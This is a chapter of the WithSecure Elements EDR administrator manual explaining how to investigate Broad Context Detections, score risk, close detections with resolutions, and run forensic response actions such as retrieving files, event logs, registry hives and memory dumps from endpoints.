```

Chapter 4

Investigating detections and responding to incidents

Topics:

- Investigate Broad Context Detections
- Respond to detections
- Set up detection alerts
- Create customized email reports on security events
- Best practices

Investigating detections and responding to incidents

Investigating detections that Elements EDR raises and responding to incidents covers evaluating and handling detections, setting up email alerts, and generating reports.

This chapter describes how to investigate the detections that Elements EDR raises and respond to incidents from Elements Security Center. It covers evaluating and handling detections, setting up email alerts, generating reports, and the best practices for day-to-day use.

4.1 Investigate Broad Context Detections

In some cases, it is best to inform the customer at once about the incident. In other cases, it is best to gather further information before taking action on the detection.

Before detections arrive in the portal, they have been thoroughly analyzed by multiple behavioral algorithms and combined via artificial intelligence into Broad Context Detections – series of interconnected events that might seem otherwise independent. You need to investigate these detections and decide how to proceed.

Follow these instructions when investigating detections:

1. Select **Events** > **Broad Context Detections**

   The **Broad Context Detections** view contains all broad context detections that have been found.
2. Select the broad context detection that you want to investigate from the list.

   If you think that you might have identified a potential attack, assess the level of risk it poses.
3. Check the risk level score, confidence, and criticality of the detection to decide whether it is something you should act on.
4. View similar detections that have similar properties to check how they have been handled before.

   Similar detections can help you to gather information about detections and how they may be connected. You can select the name of a similar detection from the list to view information of it.
5. Check the **Process tree** to find out how an attacker has tried to gain unauthorized access to the network.

   The **Process tree** shows which processes are connected to the detection and what those processes have done. Select the double caret icon to view more detailed information and analysis of the specific activity.

   The detailed information view shows the host name, user, command line command, the full file path of the application, and SHA1 checksum for the file and the parent. The analysis shows the process category and the activities that the application has performed.

   NOTE: If you want to investigate the incident even further, Event Search provides more detailed telemetry data of Broad Context Detections.
6. Check the **Log** view to view an event by event list what has happened.

   TIP: Select the comment icon to read and write comments as you investigate the incident.
7. Based on your investigation, decide which hosts have been used for the attack and which are most likely the focus of the attack.
8. Decide whether those hosts should be isolated from the network until the incident has been resolved.

As you handle the incident with your customer, do not forget to update its status. After the incident has been properly handled, remember to close it.

4.1.1 Advanced incident investigation with Event Search

With Event Search, you can view the endpoint event data that sensors have collected. With this data, you can search for signs of threats or find more context for the incident that you are investigating already.

Event Search is designed for advanced incident investigation. It allows you to filter and search for events based on the time they occurred, and on the device and the organization where the event took place.

You can use Event Search to look for specific activities or methods that are associated with specific threats. For example, you can search for a process that has been launched with specific command-line arguments. You can also use Event Search to search for more context for an incident that has been flagged as suspicious.

Use Event Search

The **Security Events** view shows the endpoint event data based on the currently selected filtering rules.

NOTE: To change columns that are visible in the **Security Events** view, use either the **Visible columns** menu or open event details and then select

to add the new column to the table.

To search for events:

1. Select **Events** > **Security Events**.

   The **Security Events** view shows you a list of events that are found with currently selected filter view.

   NOTE: The system default filter view may have no events to display.

2. Filter events based on the event type, operating system, or device name, for example.
   a) From the **Select field** dropdown, choose the field to filter on, then enter the value.

      With some filters, select whether you want to see events that either contain the filter value, are exactly the same as it is or do not contain the entered value.

   b) Select **Apply** to add the new filter.

   You can add as many filters as you need to refine your search.

   TIP: For example, to search for events from specific dates, select the **Time** filter and then choose the time range using the **Select value** field.

3. In the results table, use down arrow icons to expand event entries and to view detailed information about the specific event.

The results table shows the events that match your filters, with expandable details for each event.

Save your Event Search view

You can save your searches so that you can easily access them later without having to create same filtering rules again.

To save your current view:

1. On the **Events** > **Security Events**, create a search filtering rule as described.
2. Select the **View** field.

*The **View** dialog shows the default system views and all filters that you have created.*

3. Select **Save as** to save a new search filter.
   a) In **View name**, enter a name for the new view.
   b) To make the new search filter the default view, select **Set as default**.
4. Select **Save** to save the new view.

NOTE: If you want to edit the search filter that you have already created, make sure that the view that you want to edit is selected before you select **Save**.

The saved view saves all filters, the search string and the columns that are visible when the view is saved.

4.1.2 Risk level score

The risk level score shows the estimated risk of a detection in the customer environment.

The risk level score is determined by the severity of the detection, as well as the accuracy of the detected activity, rule, or sub-detection within the Broad Context Detection. Additionally, it takes into account the significance of the endpoint where the risk was detected.

Severity	Severity refers to the potential impact of the activity if the intent behind it is malicious.
Fidelity	Fidelity indicates the probability that a detected activity is a result of malicious behavior.
Asset importance	Asset importance determines the level of reporting sensitivity for endpoints.

The threat level is determined based on this data. The overall risk level of an incident is calculated by combining these threat levels from several occurrences.

Table 2: Risk level score ranges

Risk level score	Color code	Severity	Description
36-65	Grey	Low risk level	No notable unusual activity.
66-75	Yellow	Medium risk level	Increased risk of malicious cyber activities, but nothing significant has occurred.
76-90	Orange	High risk level	Significant risk of malicious cyber activities or the potential incident can cause severe damage in the customer environment.
91-100	Red	Severe risk level	Severe risk of malicious cyber activities and the potential incident can compromise critical hosts in the customer environment.

Change the importance of monitored hosts

The criticality of a detection is partly based on the importance of the affected hosts.

WithSecure Elements Endpoint Detection and Response classifies hosts into the following groups automatically based on processes running on them:

- Server
- Technical device
- Non-technical
- Unknown (not enough data to determine the profile)

The incident risk score increases when an attack targets a host that has been classified as a server.

To manually change the importance of monitored hosts, follow these instructions:

1. Go to the **Environment** > **Devices** view of the customer organization that you want to edit.
2. In the **View** menu, select **EDR status**.

   The **EDR Device classification** column shows how WithSecure Elements Endpoint Detection and Response has classified the host and the **Device Importance** column shows the importance you have assigned to the host.
3. Select the host that you want to edit by selecting its name.
4. Select **Update importance**.
5. Select the new status for the selected hosts from the pull-down menu.
6. Select **Update**.

The selected hosts are updated with the new importance.

Automatic device profiling

Event data from endpoint devices goes through automatic device profiling models.

Automatic profiling divides the devices into four main groups. The confidence factor shows how sure the automatic modeling is about the information that it gathered. For example, "Server 95%" means that the model is highly confident that the device is a server.

Table 3: Device profiling groups

Profiling group	Description
Server	Runs significant amount of server-specific processes.
Technical device	Runs processes used for system or network administration purposes or other technical use, for example, for developer tools.
Non-technical device	Runs typical user software, such as browsers and office tools, but not any developer related tooling or database processes, etc.
Unknown	Not enough data to choose the profile reliably.

Along with the main group, a device can have extra labels to give a more complete understanding of how the device behaves and what it is like.

Table 4: Additional device classifications

Additional classification	Description
Domain controller	Device acts as a Domain Controller
Virtual network interface	Device has at least one virtual network interface
Virtual guest	Device acts as a Virtual guest machine
Virtual host	Device acts as a Virtual host machine
Domain Name Server	Device acts as a Domain Name Server
Database server	Device is hosting a database
LDAP server	Device acts as a Lightweight Directory Access Protocol server
File server	Device acts as a file server
Mail server	Device acts as a mail server

4.1.3 Investigate software

While investigating a detection, you may want to find out information on the applications that are in use within the organization. The Sensor collects information on the applications that have been executed in the endpoints.

The **Environment** > **Software Reputation** view lists the top 100 applications that have been launched in the organization during the past 30 days. It provides visibility to executed software components even if the installation has not been done within the endpoint. For each launched executable component, the reputation indicates whether it is considered to be safe, potentially unwanted, unknown, or harmful.

NOTE: The **Software Reputation** view does not list background applications. It lists applications from endpoints with Windows operating system only. The list does not include software components that are installed but unused.

Follow these instructions to investigate software:

1. Select **Environment** > **Software Reputation**.
   *The **Software Reputation** view lists the most used applications.*
2. Select the application that you want to investigate from the list.

> **TIP:** You can use the search, for example, to find all `Microsoft` applications or software with an `unknown` reputation.

The detailed view shows the number of devices where the application has been launched, its reputation, the full product name, and the vendor. It also lists the subcomponents of the application with version details and hash that can be used to look for more details on external sources.

3. Select the number of devices in the detailed view to see more information about the devices that have launched the selected software.

The Software Reputation view shows the application's reputation details and the devices that have launched it.

4.2 Respond to detections

When sensors detect an anomaly in the customer environment, it shows up as a broad context detection in the portal.

WithSecure Elements Endpoint Detection and Response sensors collect data on behavioral events in hosts where they have been installed to detect any anomalies. For example, if Microsoft Office runs a script that launches PowerShell, sensors detect this as suspicious behavior that you can view in the portal.

New broad context detections appear in the portal and the alert recipients receive emails as soon as sensors detect them.

> **NOTE:** If a detection relates to an application that you trust, choose the remedy that fits the detection type. For a behavioral broad context detection, create a suppression rule. For an engine or malware false positive, use **Request whitelisting**.

To respond to a detection:

1. Select **Events** > **Broad Context Detections**.

   The **Broad Context Detections** view contains all broad context detections that have been found.

   > **TIP:** To search for Broad Context Detection based on the ID, filter results based on **Data Content** and enter the ID number.

2. Select the broad context detection that you want to investigate from the list.

   The detection view shows the following information:

The incident type	Information about the type of incident that the detection looks like.
The risk level score	The risk level score based on the confidence on how likely the attack would be to succeed, the measure of how much damage the attack could do and how critical the device if for the company that is being attacked.
The current status of the detection	• **New**: A new detection that has not been confirmed to be an incident. • **Acknowledged**: The incident has been acknowledged as something that must be investigated. • **In progress**: The incident is being handled. For example, the administrators have been notified. • **Monitoring**: The incident has been handled, but it is still being monitored for any further updates. • **Waiting for customer**: The incident is awaiting for a confirmation or response from the end customer before it can be progressed.

- **Closed - Incident**: The incident has been closed and is no longer monitored. The detection was confirmed as an incident.
- **Closed - False positive**: The incident has been closed and is no longer monitored. The detection was not malicious.
- **Closed - Inconclusive**: The incident has been closed and is no longer monitored. The detection was not confirmed to be an incident.
- **Closed - Accepted behavior**: The incident has been closed and is no longer monitored. The detection was confirmed as acceptable behavior.
- `Closed - Auto Accepted Behavior`: The system closed the incident automatically because it matched a suppression rule.
- `Closed - Auto false positive`: The system closed the incident automatically because it matched a previously closed false positive.

The affected company and hosts

The affected customer organization and the list of targeted hosts.

Select the organization to view the list of targeted hosts and more information about them.

Identical detections

The number of identical detections for the company during the past 30 days. Identical incidents have exactly the same activity.

Select the field to view the list of identical detections.

NOTE: If a broad context detection is closed as false positive, all identical incidents are marked false positive automatically.

Similar detections

The number of similar detections for the company during the past 30 days. Similar detections can help you to identify possibly related incidents even when the activity is not exactly the same. Similar incidents have a percentage score, which indicates how similar the activity has been.

Select the field to view the list of similar detections.

TIP: Use similar detections for example to identify the full scale of a targeted attack or to check what kind of a resolution similar detections had before.

TIP: You can use Investigation Assistant to get a quick overview and summary of a Broad Context Detection (BCD).

3. Analyze the broad context detection using the available information:
   - The **Summary** view shows a diagram of affected hosts and processes.

     Select a host to view more details and select a process to view more information about it.
   - The **Process tree** view shows the events that have triggered the detection.

     Navigate the tree to view more information about each process.

     NOTE: The latest activity that a sensor has detected is at the top of the list.

- Add the description of the incident to the **Analysis** view. Also, you can select the comment icon to view and enter more comments about the incident while you analyze it. These descriptions and comments are included in reports.
- The **Log** shows what has happened to the detection so far.

TIP: You can select the pin icon to bookmark the incident and find pinned incidents later with the search.

4. After analyzing the broad context detection, either confirm the incident or close it as a false positive.
   - If you suspect that the event you are viewing is an incident, select the current status of the incident to open the drop-down menu and change the status to **Acknowledged**.

     After you have confirmed an incident, contact the affected company by email to inform them about the incident and instruct them how to resolve the incident and how to work on a possible breach.
   - If you are sure that the event you are viewing is a false positive, change the current status of the incident to **Closed** > **False positive**.

5. Use either **Quick responses** or advanced response actions to choose how to handle the incident.

   Recommended actions are based on the detected attack type. All actions are not be available for some attacks.

   If you need help resolving the incident, you can elevate the incident to escalate it to WithSecure analysts.

Isolate host	Isolate the host system from the network.
Inform users	Compose and send an alert email to users of the affected hosts.
Scan host	Perform a full malware scan on the affected host. After the scan has finished, the scan results are available in the scan report under device details in WithSecure Elements Security Center. The scan can take several minutes to complete.
Collect forensics package	Collect information from the host to investigate the incident more thoroughly.

NOTE: The **Scan host** action is only available for WithSecure Elements EDR and EPP for Computers and WithSecure Elements EDR and EPP for Servers subscriptions.

The status of the event changes to `In progress`.

6. After you have successfully handled the incident, close it. Select the current status of the incident to open the drop-down menu and change the status to **Closed** > **Incident**.

TIP: You can archive closed incidents to hide ones that are no longer relevant.

4.2.1 Closed resolutions for broad context detections

Each closed broad context detection carries a resolution that records how it was handled and drives future automation.

When you close a broad context detection, you select a resolution that describes the outcome. Resolutions help the system learn over time, drive automation, and give you a consistent record of how detections were handled.

The following resolutions are available. You set some of them manually; the system applies others automatically.

Table 5: Closed resolutions

Resolution	Set by	Description
Incident	User	The detection is a security issue that requires action. Select this when you confirm the detection as a true incident or unauthorized activity.
Inconclusive	User	You reviewed the detection but cannot determine whether it is a real security issue because of insufficient information. No automatic actions are taken, and the detection is not used for training or automation.
False positive	User	The detection matches normal, safe application behavior rather than malicious activity. Closing a detection as false positive helps the system learn, so identical detections close automatically in the future.
Accepted behavior	User	The detection resembles a false positive, but differences in its command-line or path parameters mean the system does not treat it as identical. Closing a detection as accepted behavior opens a wizard for creating a suppression rule, where you can fine-tune the matching parameters with wildcards.
`Auto Accepted Behavior`	System	The system closed the detection automatically because it matched a suppression rule. The detection remains visible for audit and compliance. No action is required, but you can review the suppression rule if needed.
`Auto false positive`	System	The system closed the detection automatically because it matched a previously closed false positive. No further monitoring is performed. If you believe the ruling was incorrect, you can review your previous resolutions.

Choosing the right resolution

Use the following guidance to select the most appropriate resolution:

- **Incident** - use when you are confident the detection represents a real attack or unauthorized activity.
- **Inconclusive** - use when you have reviewed the detection but cannot determine whether it is a real threat because of missing context.
- **False positive** - use when the detection was incorrect, or the same alert keeps appearing without security relevance.
- **Accepted behavior** - use when the behavior was intentional and authorized (for example, a planned admin action) and you do not need to create a suppression rule for it.

NOTE: Avoid using **Inconclusive** as a default choice. Reserve it for cases where context is genuinely insufficient — overuse reduces its value for system learning.

How resolutions affect system behavior

Resolutions are not just labels. They affect automation and future detections:

- Detections closed as **Incident** do not trigger automatic suppression, but they improve detection accuracy over time.

- Detections closed as **Inconclusive** are excluded from training and automation.
- Detections closed as **False positive** can cause similar future detections to close automatically as `Auto false positive`.
- Detections closed as **Accepted behavior** can be the basis for a suppression rule, which closes matching future detections automatically as `Auto Accepted Behavior`.

NOTE: The system does not apply `Auto false positive` to a detection that was previously resolved as **Incident**. This keeps real threats from being dismissed automatically.

4.2.2 Turn on advanced response actions

Turns on advanced response actions, which add automated remediation options to detections.

Advanced response actions add automated remediation options to detections for the profiles where you enable them, and require outbound access to specific AWS endpoints for your region.

1. Do the following to turn on advanced responses:
   a) In the WithSecure Elements portal, go to **Profiles**.
   b) Select one or more profiles in which you want to turn on advanced responses.
   c) In the Profile page, select **General settings**.
   d) Under **Integrations**, turn on **Advanced response**.
   e) Select **Save and Publish**.
2. Make sure that the environment can access the advanced-response URLs for your region:

   Advanced response requires access to certain Amazon Web Services domains.

   EMEA:

   - `ac3ujg1ortm4c-ats.iot.eu-west-1.amazonaws.com` (port 443, Windows 7 and 2012: port 8883)
   - `c3hquxgihnj763.credentials.iot.eu-west-1.amazonaws.com` (port 443)
   - `ew1-famp-prd-system-transfer.s3.eu-west-1.amazonaws.com` (port 443)

   US:

   - `ac3ujg1ortm4c-ats.iot.us-east-1.amazonaws.com` (port 443, Windows 7 and 2012: port 8883)
   - `c3hquxgihnj763.credentials.iot.us-east-1.amazonaws.com` (port 443)
   - `ue1-famp-prd-system-transfer.s3.us-east-1.amazonaws.com`

   APAC:

   - ac3ujg1ortm4c-ats.iot.ap-northeast-1.amazonaws.com (port 443, Windows 7 and 2012: port 8883)
   - c3hquxgihnj763.credentials.iot.ap-northeast-1.amazonaws.com (port 443)
   - ane1-famp-prd-system-transfer.s3.ap-northeast-1.amazonaws.com

Analyze a detection with Investigation Assistant

Investigation Assistant is a part of WithSecure Luminen. It provides a quick and clear overview of Broad Context Detections, saving time and effort in understanding complex security events.

Investigation Assistant offers a quick overview and summary of a Broad Context Detection (BCD). You can use this summary as a starting point for further investigation as it highlights key details and significant events that have occurred during the incident. It also includes additional context that can aid in a deeper understanding of the threats.

1. Select **Events** > **Broad Context Detections**

The **Broad Context Detections** view contains all broad context detections that have been found.

2. Select the broad context detection that you want to investigate from the list.
3. Select **Analyze with Luminen**.

   Each detection has a risk level score that shows the estimated effect of the detection in the customer environment.

   Luminen analyzes the detection and displays the executive summary.

> **NOTE:** Investigation Assistant summary is AI generated and should be treated with caution. Further investigation and professional consultation may be required to fully address all threats.

4.2.3 Create a response action

Creates a response action to retrieve forensic artefacts or contain a threat on one or more endpoints.

With response actions, you can retrieve specific forensic artefacts from endpoints to gather more information and provide further context to an investigation surrounding suspicious events that have been detected. You can also slow down or stop an attacker from achieving their objectives and by containing threats as they are being discovered and blocking them immediately. This can be done to multiple endpoints at the same time if necessary.

> **NOTE:** Response actions work only with the WithSecure Endpoint Response and Detection standalone and the WithSecure Elements Endpoint Protection products.

1. Go to the **Events** > **Response** view.
   *The **Response** view opens.*
2. Select **Create new**.
   *The **New response action** wizard opens.*
3. On the **Devices** view, select one or more devices for which you want to create a response action.
4. Select **Next**.
   *The **Actions** view opens.*
5. Select one or more actions, and select **Next**.
   *The **Parameters** view opens.*
6. Select or enter the required parameters, and select **Next**.
   *The **Summary** view opens.*
7. Review the details, and select **Create**.

> **NOTE:** You can also add a comment about the new response action.

> **NOTE:** The response actions that are defined here remain in the queue until they are successfully executed. They will time out after 72 hours, for example, if a target device is turned off.

The new response action is created and is shown in the **Response** view.

Investigative actions

Standard response actions that retrieve forensic artefacts from an endpoint when starting an investigation.

The following investigative actions are available. Select an action for detailed instructions and parameters.

Table 6: Investigative actions

Action	Platform	Description
Retrieve files	Win, Lnx, Mac	Retrieves files or folders from an endpoint.
Retrieve PowerShell history	Win	Retrieves the PowerShell history of a user.
Retrieve event log entries	Win	Retrieves Windows event log entries.
Retrieve event log files	Win	Retrieves Windows event log files.
Retrieve event log tracing entries	Win	Retrieves .etl event log tracing files that contain records of system activities.
Retrieve anti-virus logs	Win	Retrieves anti-virus log files.
Retrieve browser artefacts	Win	Retrieves the browser history from the device.
Retrieve jumplist files	Win	Retrieves Jump Lists from the AutomaticDestinations and CustomDestinations folders in the user's recent files folder.
Retrieve MFT	Win	Retrieves the Master File Table (MFT) of a drive.
Retrieve RDP cache files	Win	Retrieves the Remote Desktop Protocol (RDP) cache files.
Retrieve registry hives	Win	Retrieves registry hives.
Retrieve System Resource Usage Monitor database (Srumdb)	Win	Retrieves the SRUDB.dat file from the Windows System32\sru folder.
Map registry	Win	Retrieves a listing of all registry keys under the given path.
Retrieve MBR	Win	Retrieves the Master Boot Record (MBR) of a drive.
Retrieve Amcache	Win	Retrieves the Application Compatibility Cache file from the device.
Retrieve Prefetch	Win	Retrieves the Prefetch folder from the device.
Retrieve Recently Accessed	Win	Retrieves information about recently accessed files from the device.
Map file system	Win, Lnx, Mac	Retrieves a listing of all files and folders under the given path.
Netstat	Win, Lnx, Mac	Retrieves network connections, routing tables, interface statistics, and associated process information.
Enumerate processes	Win, Lnx, Mac	Lists running processes.
Enumerate scheduled tasks	Win	Lists Windows scheduled tasks.
Enumerate services	Win	Lists installed services.
Enumerate WMI persistence	Win	Returns a listing of Windows Management Instrumentation (WMI) persistence objects.
Process memory dump	Win, Lnx	Retrieves memory dumps of one or more processes.

Action	Platform	Description
Full memory dump	Win, Lnx	Uploads a full memory dump.
Test connections	Win	Tests whether a set of host and port combinations can be reached from an endpoint.

Retrieve files (Win, Lnx, Mac)

Retrieves files.

The action retrieves specific files or folders from an endpoint. Use this action when a malicious or suspicious file has been detected on a host and you want to further analyze the file.

This action results in an inactive archive, which is a password-protected zip file that uses the password "inactive" to prevent an accidental opening of malicious files.

Parameters

Format Select either Basic or Regex match format for the path.

Path Enter the path where you want to retrieve files.

Path structure Select either **All**, **Sub**, or **None**.

- **All** preserves the folder structure from the drive letter and shows the files exactly how they appear like on the disk. It can, however, be time consuming to navigate through.
- **Sub** preserves the folder structure from the highest common folder, keeping the files all together as far as possible. This can be useful when investigating a particular folder.
- **None** disregards the folder structure hierarchy and the files are all together. If multiple files have the same name in different folders, only one of them is included in the resulting ZIP file. In these cases, `conflicts.txt` file is included in the ZIP file to indicate this.

Regex examples

1. Searching for a file where the file path is unknown.

   Searching for a file (temp.txt) when you know the drive letter:

   ```
   c:\\(.*\\)?temp\.txt
   ```

   Searching for a file (temp.txt) across all drives:

   ```
   .*\\temp\.txt
   ```

2. Searching for files that match a fixed-length random string - for example, `heof.exe`, `jmeb.exe`, `nekj.exe`.

   Searching for any executable in `c:\path` where the file name is precisely 4 characters in length:

   ```
   c:\\path\\.{4}\.exe
   ```

   Searching for any executable with a file name between 4 and 6 characters in length:

   ```
   c:\\path\\.{4,6}\.exe
   ```

3. Searching for files that end with a particular extension – for example, `*.ps1`, `*.xsl`.

Searching for files or folders anywhere in `c:` that end with either `bat` or `xls`:

```
c:\\.*\.(bat|xls)
```

For further help, use a regular expression tester tool.

Path structure examples

If an endpoint has the following files:

```
c:\user1\work\text-a.txt
c:\user1\work\text-b.txt
c:\user1\work\sales\text-c.txt
```

To download the files from the endpoint, enter the regex:

```
c:\\user1\\work\\.*
```

The structure of the resulting ZIP file for each path structure type:

- All

```
contents/c/user1/work/text-a.txt
contents/c/user1/work/text-b.txt
contents/c/user1/work/sales/text-c.txt
```

- Sub

```
contents/text-a.txt
contents/text-b.txt
contents/sales/text-c.txt
```

- None

```
contents/text-a.txt
contents/text-b.txt
contents/text-c.txt
```

Retrieve PowerShell history (Win)

Retrieves the PowerShell history of a user.

PowerShell is one of the most commonly used tools by attackers to compromise a Windows host in various attacks, such as exploitation, enumeration, and lateral movement. Many attacks are automated with tools, but sometimes the attacker may issue manual commands to gather information about the environment to push their attack forward.

Use this action to retrieve the PowerShell history file that contains all commands that have been manually issued on a PowerShell console and stored into a history file.

Parameters	
Profile	Select the user of the PowerShell history file to capture. If you do not select any user, the profile of the user who is currently logged in is used by default.

Parameter example

Profile: `john`

This retrieves the content of PowerShell history for user "john" in a zip package including the full directory path to the history file.

Retrieve event log entries (Win)

Retrieves Windows event log entries.

The action captures Windows event logs entries from the endpoint in the `jsonl` format. Logs can show when an attacker gained a foothold on the endpoint, how the attack has evolved, what tools and techniques they have used, and many other details. This information is useful when tracing the path of an attack, finding ways to stop it, and to prevent the attack from happening again.

Parameters

Event Ids	Add the Windows event IDs of all the events whose logs you want to retrieve, separated by comma. For example, to log all successful logon events, add `4624`.
Providers	Enter log provider names.  **NOTE:** Log provider names are case sensitive. For example, enter `Microsoft-Windows-Security-Auditing` that creates logon events to the log.
Log names	Enter log names, also known as channels in Windows Event Viewer. For example, logon events are logged to the `Security` channel.
Start timestamp	Select the start date for the events that you want to retrieve.
End timestamp	Select the end date for the events that you want to retrieve.

Retrieve event log files (Win)

Retrieves Windows event log files.

The action captures all Windows event logs from the endpoint in the `.evtx` format. Logs can show when an attacker gained a foothold on the endpoint, how the attack has evolved, what tools and techniques they have used, and many other details. This information is useful when tracing the path of an attack, finding ways to stop it, and to prevent the attack from happening again.

Retrieve event log tracing entries (Win)

Retrieves the `.etl` event log tracing files that contain records of system activities.

Event log tracing entries are records of system activities that are logged by the operating system.

These logs contain information about system events, security events, and application events:

- System events: system startup and shutdown, driver failures, hardware issues, and other system-related events.
- Security events: logon and logoff events, account management, object access, policy changes, and other security-related events.
- Application events: application installations, updates, errors, and other application-related events.

In a forensic investigation, these log entries can provide a detailed record of system activities.

Parameters

GUID	Enter GUID (Globally Unique Identifier) of programs and drivers for log entries that you want to retrieve. You can use regular expressions (regex).

Retrieve anti-virus logs (Win)

Retrieves anti-virus log files.

Use this action to retrieve anti-virus log files from an endpoint. The log files use either `.log`, `.txt`, `.html`, or `.evtx` format.

Retrieve browser artefacts (Win)

Retrieves the browser history from the device.

If a device is infected with malware, it is very likely because the user has downloaded it via their web browser. By retrieving the browser history, you can find out where the malware was downloaded from (the source URL).

Parameters	
Username	If you require a particular user's browser history, enter their Windows account username. Leave the field empty to retrieve browser history from all user accounts on the device. This is the default setting.
Chrome, Edge, Internet Explorer, Firefox, Opera	Choose the web browsers from which to retrieve browser histories.

Retrieve jumplist files (Win)

Retrieves Jump Lists that are stored in the `AutomaticDestinations` and `CustomDestinations` subfolders of the user's `\AppData\Roaming\Microsoft\Windows\Recent` folder.

Windows creates Jump Lists automatically to let users access items that they frequently use or have recently accessed, which means that Jump Lists maintain records of recently accessed files and folders and group them on an application basis.

These records can provide data about activities on the computer to help with the investigation.

Retrieve MFT (Win)

Retrieves the Master File Table (MFT) of a drive.

Every file on an NTFS formatted file system is represented by a record in the Master File Table (MFT) database which contains metadata about each file. When you are investigating an incident, this metadata contains information on the system structure and how each file has been interacted and possibly tampered with.

Parameters	
Drive	Select the drive to use.

Retrieve RDP cache files (Win)

Retrieves the Remote Desktop Protocol (RDP) cache files.

When the Windows computer connects to a remote system using the Remote Desktop Protocol, it creates cache files that contain bitmap images of the remote system's screen to speed up the connection. These files can be useful during forensic analysis as they can provide a visual record of the remote system's screen during an RDP session.

Retrieve registry hives (Win)

Retrieves registry hives.

Similar to the Map registry action, this action retrieves the specified registry hive from the endpoint. This provides insight into the registry structure and can show clues whether the endpoint has been compromised.

Parameters	
Include user hives	Select to include user hives.

Retrieve System Resource Usage Monitor database (Srumdb) (Win)

Retrieves the `SRUDB.dat` file from the Windows `System32\sru` folder.

The `SRUDB.dat` file is part of the System Resource Usage Monitor (SRUM) which tracks application usage, network usage, and system energy state. This information can be useful for forensic analysis.

This action can be used in Windows 8 and newer.

Map registry (Win)

Retrieves a listing of all registry keys under the given path.

Attackers use different techniques to achieve persistence on a compromised endpoint. Most of these involve tampering with specific parts of the operating system, such as the Windows registry. Use this action to retrieve all registry keys and values contained within a specified registry path on an endpoint.

Parameters	
Format	Select either Basic or Regex match format for the path.
Path	Enter the path to the registry key that you want to map.
Values	Use this parameter to find registry entries that match a specific regular expression.
Depth	Set how many levels into the registry hierarchy to search from the defined path.

Parameter example

Basic: path:`HKEY_LOCAL_MACHINE\SOFTWARE\F-Secure\About`; values: `*`

This returns keys and values under `HKEY_LOCAL_MACHINE\SOFTWARE\F-Secure\About`

Regex: path: `HKEY_LOCAL_MACHINE\\SOFTWARE\F-SECURE`; values:`A.*`; depth: `3`.

This returns keys and values under `HKEY_LOCAL_MACHINE\SOFTWARE\F-Secure\` starting with letter A. For example: `HKEY_LOCAL_MACHINE\SOFTWARE\F-Secure\About`, `HKEY_LOCAL_MACHINE\SOFTWARE\F-Secure\ATP Client`

Regex examples

1. Searching for a file where the file path is unknown.

   Searching for a file (temp.txt) when you know the drive letter:

   ```
   c:\\(.*\\)?temp\.txt
   ```

   Searching for a file (temp.txt) across all drives:

   ```
   .*\\temp\.txt
   ```

2. Searching for files that match a fixed-length random string - for example, `heof.exe`, `jmeb.exe`, `nekj.exe`.

   Searching for any executable in `c:\path` where the file name is precisely 4 characters in length:

   ```
   c:\\path\\.{4}\.exe
   ```

   Searching for any executable with a file name between 4 and 6 characters in length:

   ```
   c:\\path\\.{4,6}\.exe
   ```

3. Searching for files that end with a particular extension – for example, `*.ps1`, `*.xsl`.

   Searching for files or folders anywhere in `c:` that end with either `bat` or `xls`:

   ```
   c:\\.*\.(bat|xls)
   ```

For further help, use a regular expression tester tool.

Retrieve MBR (Win)

Retrieves the Master Boot Record (MBR) of a drive.

The Master Boot Record is the first sector of a hard drive. It contains the initial loader and information about partition tables on a hard disk. Malicious code can be hidden on this section of the computer system.

Parameters	
Drive	Select the drive to use.
Use Json	Choose whether the parsed output should be in `json` format.

Retrieve Amcache (Win)

Retrieves the Application Compatibility Cache file from the device.

The Application Compatibility Cache is a database file that stores information about applications that have been run on a Windows system. You can use it to investigate what programs have been installed on the system and the last time they were run.

Retrieve Prefetch (Win)

Retrieves the Prefetch folder from the device.

The Windows Prefetch folder contains a record of frequently-used applications. You can use it to investigate which programs have been run on a system and how often. To help investigate a detection, you can retrieve the Prefetch data to find out when the applications were started on the host.

Retrieve Recently Accessed (Win)

Retrieves information about recently accessed files from the device.

Information about recently accessed files can provide valuable context and clues about what has occurred on the device.

You can retrieve recently accessed files to investigate if any malicious files have been accessed or run on the device or find specific files that may have been targeted by an attacker, such as system configuration files or databases containing sensitive information. Recently accessed files can also be used to identify if sensitive data has been accessed.

Map file system (Win, Lnx, Mac)

Retrieves a listing of all files and folders under the given path.

The structure of the file system of a given endpoint can be very useful for finding information on the compromise.

You can use this action to find the location of a suspicious file on an endpoint by going through the whole file system or a specific part of it.

Parameters	
Format	Select either Basic or Regex match format for the path.
Path	Enter the path of the file system that you want to map.
Depth	Set how many levels of subdirectories to search starting from the specified path.
Maximum file size to hash	The maximum size of a file to hash. This can prevent excessive delays when hashing large files.

Regex examples

1. Searching for a file where the file path is unknown.

Searching for a file (temp.txt) when you know the drive letter:

```
c:\\(.*\\)?temp\.txt
```

Searching for a file (temp.txt) across all drives:

```
.*\\temp\.txt
```

2. Searching for files that match a fixed-length random string - for example, `heof.exe`, `jmeb.exe`, `nekj.exe`.

   Searching for any executable in `c:\path` where the file name is precisely 4 characters in length:

```
c:\\path\\.{4}\.exe
```

   Searching for any executable with a file name between 4 and 6 characters in length:

```
c:\\path\\.{4,6}\.exe
```

3. Searching for files that end with a particular extension – for example, `*.ps1`, `*.xsl`.

   Searching for files or folders anywhere in `c:` that end with either `bat` or `xls`:

```
c:\\.*\.(bat|xls)
```

For further help, use a regular expression tester tool.

Netstat (Win, Lnx, Mac)

Retrieves network connections, routing tables, interface statistics, masquerade connections, multicast memberships, and associated process information for each entry from the selected endpoints.

This action runs the Windows `Netstat` command to get a snapshot of the current network connections for an endpoint. You can use this to detect any suspicious or malicious connections, for example, outbound connections to a Command and Control (C&C) server that the attacker owns.

Parameters

Maximum file size to hash	The maximum size of a file to hash. This parameter can prevent excessive delays when hashing large files.

Enumerate processes (Win, Lnx, Mac)

Lists running processes.

Knowing the processes that are running on an endpoint is useful if you have found a suspicious file on an endpoint.

Parameters

Include working set	Select to include the process working set memory.
Include threads	Select to include the list of thread IDs.
Include command line	Select to include arguments of the processes that the operating system reports.

NOTE: The operating system may report the command line arguments inaccurately.

Enumerate scheduled tasks (Win)

Lists Windows scheduled tasks.

Attackers use different techniques to achieve persistence on a compromised endpoint. Most of these involve tampering with specific parts of the operating system, such as scheduled tasks. Use this action to view Windows scheduled tasks on an endpoint.

Parameters	
Include XML	Select to include XML definitions of the scheduled tasks.

Enumerate services (Win)

Lists installed services.

Attackers use different techniques to achieve persistence on a compromised endpoint. Most of these are related to tampering with specific parts of the operating system, such as services. Use this action to view installed services on an endpoint.

Enumerate WMI persistence (Win)

Returns a structured iterable listing of Windows Management Instrumentation (WMI) objects.

The default behavior returns objects related to persistence.

